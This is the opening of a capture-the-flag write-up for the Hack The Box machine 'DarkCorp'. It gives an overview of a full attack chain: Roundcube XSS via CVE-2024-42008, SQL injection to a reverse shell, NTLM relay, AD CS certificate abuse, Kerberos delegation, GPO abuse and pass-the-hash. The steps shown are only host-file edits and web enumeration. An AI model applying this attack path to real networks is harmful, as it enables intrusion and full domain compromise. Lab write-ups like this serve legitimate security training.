DarkCorp

 https://app.hackthebox.com/machines/DarkCorp
IP
10.10.11.54
Hostfile
10.10.11.54 drip.htb mail.drip.htb dev-a3f1-01.drip.htb
172.16.20.2 WEB-01 WEB-01.darkcorp.htb
172.16.20.1 DC-01 DC-01.darkcorp.htb darkcorp.htb
172.16.20.3 drip.darkcorp.htb
About
DarkCorp is a Insane-difficulty hybrid Active Directory and Linux machine that focuses on web exploitation, internal network pivoting, Active Directory Certificate Services (AD CS) abuse, Kerberos delegation attacks, and Group Policy exploitation. Initial access is achieved through a vulnerable Roundcube Webmail instance exposed on a containerized Linux host. By abusing a mail forwarding flaw and leveraging CVE-2024-42008, stored cross-site scripting is used to exfiltrate internal emails and obtain access to a development portal.
Further enumeration of the development application reveals a password reset mechanism and an SQL injection vulnerability within the search functionality. The SQL injection is exploited to read files from the underlying PostgreSQL server and ultimately achieve remote code execution, resulting in a reverse shell as the postgres user on an internal host. Sensitive credentials are recovered from environment configuration files and decrypted PostgreSQL backups, providing valid domain-related user accounts and passwords.
After gaining a foothold inside the internal network, additional hosts are discovered through internal network reconnaissance. By pivoting through the compromised Linux server using tunneling techniques, access to an internal web application is obtained. The application is then abused together with NTLM relay techniques to create malicious DNS records in Active Directory and trigger outbound authentication. This enables exploitation of Active Directory Certificate Services through ESC8-style certificate abuse, allowing the attacker to request machine certificates and authenticate using pass-the-certificate attacks.
Using Kerberos delegation attacks with S4U2Self and S4U2Proxy, administrative service tickets are forged for the WEB-01 machine account, granting administrative access to the Windows server. Further domain enumeration with BloodHound reveals that a low-privileged user has control over a vulnerable Group Policy Object. By brute-forcing the user’s password and abusing the writable GPO with PowerGPOAbuse, persistent local administrator access is obtained on the Domain Controller.
The attack chain concludes with dumping domain credential hashes from the Domain Controller and authenticating as the domain Administrator through pass-the-hash techniques, resulting in full domain compromise. DarkCorp highlights realistic enterprise attack paths involving web exploitation, SQL injection, internal pivoting, NTLM relay attacks, AD CS abuse, Kerberos delegation, and dangerous Group Policy misconfigurations within a Windows Active Directory environment.


Nmap Results
Although it is supposed to be a Windows machine, the scan looks very much like Linux. This is because a type of container is running on the IP 10.10.11.54.
Web Enumeration
DripMail
We add 10.10.11.54 drip.htb to the hostfile.
echo "10.10.11.54 drip.htb" | sudo tee -a /etc/hosts > /dev/null
We go to http://drip.htb (as seen in the nmap scan) and see a mail application.
We register a new user.

When we try to Sign In we see the domain mail.drip.htb

We add 10.10.11.54 mail.drip.htb to the hostfile.
echo "10.10.11.54 mail.drip.htb" | sudo tee -a /etc/hosts > /dev/null
- We
registerusertestwith password=1234.



- We check our
mailsand examine theheader. There, the domaindrip.darkcorp.htbis visible.
- We add
10.10.11.54drip.darkcorp.htbto the hostfile.
echo "10.10.11.54 drip.darkcorp.htb" | sudo tee -a /etc/hosts > /dev/null

When we click on the Help button, we see that Roundcube Webmail 1.6.7 is running


Now we go to http://drip.htb/index#contact and fill out the Contact Us form with the details of our created user test email=test@drip.htb
We intercept the request with Burp Suite
